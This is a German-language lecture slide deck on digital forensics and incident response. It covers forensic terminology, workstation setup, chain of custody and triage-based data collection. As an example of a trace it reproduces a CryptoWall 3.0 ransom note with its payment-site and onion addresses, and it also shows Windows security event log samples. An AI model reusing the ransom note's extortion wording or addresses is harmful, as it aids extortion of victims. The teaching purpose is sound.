

Digital Forensics & Incident Response

Jan Starke

5. Dezember 2023



Einführung

Forensischer Arbeitsplatz

Management von Forensikfällen

Begriffe

Täter

Tatort

Spur

Forensischer Prozess/Vorgehensweise

Strategische Vorbereitung

Operative Vorbereitung

Datensammlung

Datenanalyse

Dokumentation

Unsere Leistungen

Vielen Dank

Einführung



Aktuelle Angriffe



Adobe installiert verwundbares Chrome-Plug-In bei 30 Millionen Nutzern



Das Plug-in des Anstoßes (Bild: Adobe)

Hunderte Coop-Supermärkte in Schweden nach REvil-Ransomwarebefall geschlossen

Die Attacke auf die Fernwartungssoftware VSA des IT-Dienstleisters Kaseya zieht weite Kreise: In Schweden mussten hunderte Supermärkte schließen.

Lesezeit: 2 Min. In Pocket speichern 243



(Bild: aslysun/Shutterstock.com)

Das Citrix-Desaster

Eine Sicherheitslücke in Geräten der Firma Citrix zeigt in erschreckender Weise, wie schlecht es um die IT-Sicherheit in Behörden steht. Es fehlt an den absoluten Grundlagen.

Ein IMHO von Hanna Böck
14. Januar 2020, 14:07 Uhr



M M S

EXPERIENCE
BEYOND
DIGITAL

— Öffentlich — Jan Starke

ember 2023

Forensik

Definition

Forensik ist ein Sammelbegriff für wissenschaftliche und technische Arbeitsgebiete, in denen kriminelle Handlungen systematisch untersucht werden.¹

¹<https://de.wikipedia.org/wiki/Forensik>



Abgrenzung Forensik vs. DFIR

	Digital Forensics	Incident Response
Ziel	Untersuchung krimineller Handlungen	Untersuchung von Sicherheitsvorfällen
Anspruch	Präzision und Korrektheit	Schnelligkeit
Nutzung	Straf- /Zivilrechtlich	Incident Management / Business Continuity Management
Echtweltvergleich	Polizei	Feuerwehr
Besonderheiten	Arbeiten im juristischen Rahmen	Arbeiten unter hohem Zeitdruck

Bereiche der Forensik

- ▶ Rechtsmedizin
- ▶ Forensische Genetik
- ▶ Forensische Toxikologie
- ▶ Forensische Linguistik
- ▶ Computer-Forensik (Auch: Digitale Forensik, IT-Forensik)
- ▶ ...

Digitale Forensik

Beschreibung

- ▶ Teilgebiet der Forensik
- ▶ behandelt die Untersuchung von verdächtigen Vorfällen im Zusammenhang mit IT-Systemen und der Feststellung des Tatbestandes und der Täter durch Erfassung, Analyse und Auswertung digitaler Spuren
- ▶ strukturierte und lückenlose Analyse der betroffenen IT Infrastruktur notwendig
- ▶ Ziel der Analyse: Auffinden von Spuren und Nachvollziehen von Abläufen im IT-System
- ▶ Gerichtsfestigkeit ist wesentliches Element der IT-Forensik


Digitale Forensik

Teilgebiete


- ▶ Multimediaforensik
- ▶ Mobilfunkforensik
- ▶ Betriebssystem-Forensik
- ▶ Cloud-Forensik
- ▶ Netzwerk-Forensik
- ▶ Malware-Forensik
- ▶ ...

Multimediaforensik

Untersuchung von digitalen Bild-, Ton und Videoaufnahmen




Mobilfunkforensik



Forensik

Vorgehensweisen



Forensischer Arbeitsplatz




Grundausrüstung

- ▶ Werkzeug
- ▶ Datenträger
- ▶ Adapter
- ▶ Kabel
- ▶ Write-Blocker
- ▶ Kamera
- ▶ ESD-Arbeitsmatte
- ▶ Koffer
- ▶ Plektrum

Computerausstattung

- ▶ Auswertecomputer / Forensische Workstation
 - ▶ für die Untersuchung der Asservate
 - ▶ keine Netzwerkverbindung zur Außenwelt
 - ▶ Reduzierung von Zugriffsmöglichkeiten und Rechten
 - ▶ Rücksetzbar auf vorher definierten Stand
- ▶ Office-Rechner
 - ▶ Erstellen des Untersuchungsberichts/Gutachtens
 - ▶ empfohlen, das System vollständig zu verschlüsseln
- ▶ Internetcomputer
 - ▶ Internetrecherchen, Downloads und sonstigen Internetnutzungen

Die echte Welt




Die echte Welt



Management von Forensikfällen



Die digitale Rettungskette



Zu beachtende Themen bei Sicherheitsvorfällen (außer Forensik)

- ▶ Sofortmaßnahmen
- ▶ Meldepflichten²
- ▶ Eindämmung
- ▶ Notbetrieb (vgl. ISO 22301/BSI 200-4: BCM)
- ▶ Kommunikation
- ▶ Wiederherstellung

²https:

//www.bfdi.bund.de/SharedDocs/Downloads/LeitlinienMeldebogen.html  

Management von Forensikfällen

Forensikfälle ...

- ... sind schlecht planbar
- ... treten ungleichmäßig verteilt auf
- ... sind immer wichtig *und* dringend
 - ▶ Hohe Stundensätze, manchmal aber Saure-Gurken-Zeit
 - ▶ Zeit- und Erfolgsdruck → Hohe Resilienz erforderlich
 - ▶ Ruhezeiten sind unbedingt einzuhalten
 - ▶ Werkzeugpflege immens wichtig

Management von Forensikfällen

Unsere Best Practices

- ▶ Forensik wird immer als Dienstleistung angeboten
- ▶ Forensiker arbeiten auch als Pentester, aber Forensik hat Vorrang
- ▶ Vor-Ort-Einsatz immer zu zweit
- ▶ Wochenendarbeit vermeiden
- ▶ Viel Entscheidungsspielraum vor Ort
- ▶ Zusammenhalt im Team pflegen

Begriffe

Täter

Allgemeine Definition

Definition

Als Täter wird allgemein jemand bezeichnet, der eine Tat ausführt oder etwas getan hat, insbesondere ein Straftäter.³

Definition

Täter einer Straftat ist nach § 25 Abs. 1 1. Alt. StGB, wer die Straftat selbst begeht. In § 25 Abs. 1 2. Alt StGB ist die mittelbare Täterschaft geregelt, bei der der Täter sich zur Tatausführung eines anderen Menschen als Werkzeug bedient. Ein *Verdächtiger* wird abhängig vom aktuellen Verfahrenfortgang bezeichnet als Beschuldigter, Angeschuldigter, Angeklagter und erst nach Verurteilung als Täter.⁴

³<https://de.wikipedia.org/wiki/T%C3%A4ter>

⁴[https://de.wikipedia.org/wiki/T%C3%A4ter_\(Strafrecht\)](https://de.wikipedia.org/wiki/T%C3%A4ter_(Strafrecht)) < ≡ > ≡ ↻ 🔍

Täter


Begriff in der digitalen Forensik

- ▶ Natürliche Person
- ▶ Prozess
- ▶ Benutzeraccount
- ▶ Netzwerkfähiger Computer (IP-Adresse)
- ▶ ... (alles was als Akteur aufgefasst werden kann)

Tatort


Definition

Tatort ist in der Kriminalistik der Ort, an welchem der Täter eine Straftat unmittelbar begangen hat.⁵



⁵<https://de.wikipedia.org/wiki/Tatort>

Tatort



Anbindung an die Reale Welt



Verbindung reale und virtuelle Welt

MAC-, IP-Adresse, Angaben im Netz Fotos



Spur


Definition

Eine Spur im kriminalistischen Sinne ist als Sachbeweis ein Gegenstand oder ein Hinweis, der als ein Indiz oder Beweis für eine Tat, eine Täterschaft und/oder eine Teilnahme in einem Ermittlungsverfahren herangezogen wird. ⁶

⁶[https://de.wikipedia.org/wiki/Spur_\(Kriminalistik\)](https://de.wikipedia.org/wiki/Spur_(Kriminalistik))

Spur

Beispiele



Spur

Beispiele digitaler Spuren

- ▶ Datei
- ▶ Registry-Eintrag
- ▶ Log-Eintrag
- ▶ ...

Besonderheiten digitaler Spuren

- ▶ Lebensdauer der Spuren sehr verschieden (wenige Sekunden bis mehrere Jahre)
- ▶ Nichtabstreitbarkeit (*non-repudiation*) schwierig bis unmöglich
- ▶ verschiedene Fundorte möglich:
 - ▶ Dateisystem
 - ▶ Betriebssystem-Logs
 - ▶ Anwendungsprotokolle
 - ▶ Netzwerkverkehr
 - ▶ ...

Spur

Beispiel: CryptoWall 3.0?

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alias, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 6i3cb6owitcouepv.payoptvars.com/179zbgi
2. 6i3cb6owitcouepv.payforusa.com/179zbgi
3. 6i3cb6owitcouepv.paywelcomefor.com/179zbgi
4. 6i3cb6owitcouepv.payemirateslines.com/179zbgi

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. 6i3cb6owitcouepv.onion/179zbgi ◀Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

- 6i3cb6owitcouepv.payoptvars.com/179zbgi ◀Your Personal PAGE
- 6i3cb6owitcouepv.onion/179zbgi ◀Your Personal PAGE(using TOR)
- 179zbgi ◀Your personal code (if you open the site (or TOR 's) directly)



Spur

Besonderheiten

- ▶ Fehlende Spuren
- ▶ Zu viele Spuren
- ▶ Charakteristische Spuren



Spur

Fehlende Spuren

- ▶ Häufigstes Vorkommen: Lücken in Logdateien
- ▶ Nutzen 1: Nachweis der Manipulation
- ▶ Nutzen 2: Widerlegen von Verdachtsmomenten

- ▶ Absichtliches Manipulieren/Vernichten von Spuren wegen
 - ▶ Angst vor ...
 - ▶ Unwissenheit

Spur


Fehlende Spuren

BEWEISMITTEL-MANIPULATION?

CHAOTISCHE
BEWEISSICHERUNG LEERER
PUMPGUN-HÜLSEN UND-
PATRONEN IM NSU-
WOHNMOBIL

SEPTEMBER 16, 2014 GEORG LEHLE 10 KOMMENTARE

**Teilübersicht Auffindungslage Hülse Flintenlaufgeschoss Brenneke
Sp.1.4_3.0 -an vorderer linker Sitz**



Spur

Fehlende Spuren

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="
      54849625-5478-4994-A58A-3E3B0328C30D">
    </Provider>
    <EventID>4625</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8010000000000000</Keywords>
    <TimeCreated SystemTime="2021-03-18 19:38:05.013456 UTC">
    </TimeCreated>
    <EventRecordID>11480</EventRecordID>
    <Correlation>
    </Correlation>
    <Execution ProcessID="564" ThreadID="584">
    </Execution>
    <Channel>Security</Channel>
    <Computer>DC-S-10.10.10.10.intra</Computer>
    <Security>
    </Security>
    </System>
    <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-0-0</Data>
    <Data Name="TargetUserName"></Data>
    <Data Name="TargetDomainName"></Data>
    <Data Name="Status">0xc000006d</Data>
    <Data Name="FailureReason">XX2313</Data>
    <Data Name="SubStatus">0xc0000064</Data>
    <Data Name="LogonType">3</Data>
```

```
<Data Name="LogonProcessName">NtLmSsp</Data>
<Data Name="AuthenticationPackageName">NTLM</Data>
<Data Name="WorkstationName">subz5bs84gtG7P7A9</Data>
<Data Name="TransmittedServices"></Data>
<Data Name="LmPackageName"></Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0</Data>
<Data Name="ProcessName"></Data>
<Data Name="IpAddress">10.100.12.4</Data>
<Data Name="IpPort">55658</Data>
</EventData>
</Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="
      54849625-5478-4994-A58A-3E3B0328C30D">
    </Provider>
    <EventID>5061</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12290</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8010000000000000</Keywords>
    <TimeCreated SystemTime="2021-04-06 23:34:30.969340 UTC">
    </TimeCreated>
    <EventRecordID>11481</EventRecordID>
    <Correlation>
    </Correlation>
    <Execution ProcessID="564" ThreadID="27720">
    </Execution>
    <Channel>Security</Channel>
    <Computer>DC-S-10.10.10.10.intra</Computer>
    <Security>
    </Security>
    </System>
    <EventData>
    <Data Name="SubjectUserSid">S-1-5-18</Data>
    <Data Name="SubjectUserName">DC-S-10</Data>
    <Data Name="SubjectDomainName">intra</Data>
    <Data Name="SubjectLogonId">0x3e7</Data>
    <Data Name="ProviderName">Microsoft Software Key Storage Provider</
      Data>
    <Data Name="AlgorithmName">UNKNOWN</Data>
    <Data Name="KeyName">SMS</Data>
    <Data Name="KeyType">XX2499</Data>
    <Data Name="Operation">XX2480</Data>
    <Data Name="ReturnCode">0x80090016</Data>
    </EventData>
  </Event>
```

Spur

Zuviele Spuren

CCC-Analyse des Staatstrojaners

Programmierter Verfassungsbruch

Die Analyse staatlicher Überwachungssoftware durch den Chaos Computer Club hat Erschreckendes zutage gefördert: Die eigentlich nur zur Überwachung von Kommunikation gedachte Software erlaubt einen Vollzugriff auf den Rechner des Betroffenen. Das aber hat das Bundesverfassungsgericht untersagt.



Von *Christian Stöcker* ✓



Online-Durchsuchung: Mehr als das Verfassungsgericht erlaubt

DPA



Sonntag, 09.10.2011 12:43 Uhr

Drucken Nutzungsrechte Feedback Kommentieren



Spur

Zuviele Spuren

- ▶ Anmeldung als Administrator während des Angriffs
- ▶ Nutzung „merkwürdiger“ Software
- ▶ SSH-Verbindungen von extern
- ▶ ...

Forensischer Prozess/ Vorgehensweise



Fragestellungen

Ablauf muss klar definiert und jederzeit *reproduzierbar* sein.


Ziel des Prozesses: Beantwortung von

- ▶ Was ist geschehen?
- ▶ Wo ist es passiert?
- ▶ Wann ist es passiert?
- ▶ Wie wurde vorgegangen? Welche Tools/physikalischen Mittel wurden eingesetzt?

Ggfs:

- ▶ Wer hat es getan?
- ▶ Wie kann das zukünftig verhindert werden?

Forensischer Prozess



Strategische Vorbereitung

Prozesse

- ▶ Sicherheit (BSI Grundschutz, ...)
- ▶ ISMS (ISO 27001, ...)
- ▶ BCM (ISO 22301, ...)



Strategische Vorbereitung

Maßnahmen ... beim Betreiber der IT

- ▶ Logging
- ▶ Zeitsynchronisation
- ▶ Einsatz von Erkennungswerkzeugen (IDS, SIEM)
- ▶ Definition von Meldewegen (→ Forensic Readiness Assessment)

Strategische Vorbereitung

Maßnahmen ... bei dem/der Forensiker:in

- ▶ Konzeptionierung und Ausstattung eines forensischen Labors (Vorgehensplanung, HW, Formblätter, ...)
- ▶ Auswahl und Test verschiedener Sicherungstools
- ▶ Vorbereiten von Boot-Images und Datenträgern zur Sicherung

Strategische Vorbereitung

Forensic Readiness

- ▶ Sicherheitsorganisation
- ▶ Rechtliche Rahmenbedingungen
- ▶ Sicherheitsmechanismen
- ▶ Nachvollziehbarkeit
- ▶ Logfileintegrität
- ▶ Datenintegrität
- ▶ Angriffserkennung

Operative Maßnahmen

- ▶ Maßnahmen nach Eintreten eines Vorfalls
- ▶ Auswertung des Symptoms (Verdachtsfall)/Bewertung des Vorfalls und der Indizien
- ▶ Definition der Vorgehensweise der forensischen Untersuchung
 - ▶ Suche, Identifikation und Beschriftung der in Frage kommenden Datenquellen (Computer, Handys, USB-Sticks, externe Festplatten, aber auch RAM, Routerkonfigurationen, Netzwerkstati, Logfiles, ...)
 - ▶ Auswahl der geplanten Sicherungsmittel (Tools und Zieldatenträger)
 - ▶ Klärung des Zugriffs auf Datenquellen
- ▶ Einleitung von Sofortmaßnahmen zur Schadensminimierung
- ▶ Organisation des Projektteams und der Aufgabenverteilung
- ▶ Organisation der Dienstreise

Datensammlung

Überblick

- ▶ Auswahl forensisch relevanter, zu sichernder Daten
- eigentliche Sammlung der vorher festgestellten Daten
- ▶ Kontext: Erfassung von Systemparametern, laufenden Prozessen, Netzwerkverbindungen, Nutzern
- ▶ Forensische Duplikation (Imaging) zur Beweissicherung
- ▶ Absicherung der Images gegen unerkannte Veränderung (vgl. Chain of Custody)
- ▶ Ggf. Vier-Augen-Prinzip

Datensammlung

Chain of Custody: Beweismittelkette

Definition

Die Beweismittelkette (engl. Chain of Custody) dokumentiert den Fluss von Spuren oder Spurträgern über mehrere Stationen bis zur Einbringung eines Beweismittels. Sie soll die Nachvollziehbarkeit und Prüfung der Authentizität und gegebenenfalls der Integrität ermöglichen. [...] Die Beweismittelkette soll also sicherstellen, dass z. B. einem Gericht nur ?originale? Beweismittel vorgelegt werden, an denen keine Manipulationen stattgefunden haben.⁷⁸

⁷<https://verkehrsrecht.gfu.com/2017/05/olg-frankfurt-rundum-sorglospakete-von-privatfirmen-bei-verkehrszueberwachung-u>

⁸<https://de.wikipedia.org/wiki/Beweismittelkette>

Datensammlung

Chain of Custody: Beweismittelkette

Umsetzung: Chronologische Dokumentation

- ▶ Wer hat das Beweismittel gesichert (Name und Kontaktinformationen)
- ▶ Wann wurde es gesichert (Systemzeit und Ortszeit)?
- ▶ Beschreibung des Beweismittels (make model, serial number, condition of the item (digital images))
- ▶ Wo wurde es gesichert (physische Adresse, Foto der Fundszene)?

Datensammlung

Chain of Custody: Beweismittelkette

Werkzeuge

- ▶ Writeblocker
- ▶ Forensic Duplicator
- ▶ Kryptografische Prüfsummen



Datensammlung

Umgang mit betroffenem System

- ▶ Laufen lassen?
- ▶ Herunter fahren?
- ▶ Pausieren (nur virtuelle Maschinen)?
- ▶ Stecker ziehen?

Klare Antwort: **Kommt drauf an!**



Datensammlung

Umgang mit betroffenem System

Zu berücksichtigen:

- ▶ Hauptspeicherinhalte relevant?
- ▶ Gefahr von Spurenvernichtung durch Angreifer bei Entdeckung?
- ▶ Datenmenge

Datensammlung

Vorgehen bei Datensammlung

1. Image Ram / Capture Memory (z.B. FTK Imager)
2. Triage Image erstellen
3. Test auf Festplattenverschlüsselung
4. Gesamte Festplatte sichern

Datensammlung

Triage

- ▶ Systeminformationen
- ▶ Netzwerkkonfiguration
- ▶ Protokolldateien
- ▶ Benutzerprofile
- ▶ \$MFT
- ▶ Laufende Prozesse
- ▶ Offene Ports
- ▶ Offene Dateien
- ▶ Hashes

Forensicimages	11.03.2021, 09:14	--	Ordner
LiveResponseData	11.03.2021, 21:56	--	Ordner
BasicInfo	11.03.2021, 09:58	--	Ordner
CopiedFiles	11.03.2021, 21:56	--	Ordner
amcache	11.03.2021, 09:42	--	Ordner
chrome	11.03.2021, 09:42	--	Ordner
eventlogs	11.03.2021, 09:24	--	Ordner
firefox	11.03.2021, 09:42	--	Ordner
forecopy_handy.log	11.03.2021, 09:42	78 KB	Protokolldatei
hosts	11.03.2021, 09:42	--	Ordner
ie	11.03.2021, 09:42	--	Ordner
logfile	11.03.2021, 09:42	--	Ordner
mit	11.03.2021, 09:40	--	Ordner
prefetch	11.03.2021, 09:42	--	Ordner
registry	11.03.2021, 09:42	--	Ordner
SRUMDB	11.03.2021, 09:43	--	Ordner
usn\jnl	11.03.2021, 09:24	--	Ordner
Networkinfo	11.03.2021, 09:58	--	Ordner
PersistenceMechanisms	19.03.2021, 15:03	--	Ordner
autoruncscsv	11.03.2021, 09:58	43 KB	Comma...et (...
autoruncs.txt	11.03.2021, 09:58	41 KB	Reiner Text
Driver_group_load_order_wmic.txt	11.03.2021, 09:57	11 KB	Reiner Text
Loaded_dlls.txt	11.03.2021, 09:56	259 KB	Reiner Text
scheduled_tasks.txt	11.03.2021, 09:52	454 KB	Reiner Text
services_aw_processes.txt	11.03.2021, 09:56	12 KB	Reiner Text
Startup_wmic.txt	11.03.2021, 09:57	1 KB	Reiner Text
Userinfo	11.03.2021, 09:57	--	Ordner
MSGHDC02_3_02_091435_File_Hashes.txt	11.03.2021, 09:59	150 KB	Reiner Text
MSGHDC02_3_02_091435_Processing_Details.txt	11.03.2021, 09:59	27 KB	Reiner Text

Datensammlung

Image: Forensic Duplicator



Datensammlung

Image: Metadaten sind wichtig!



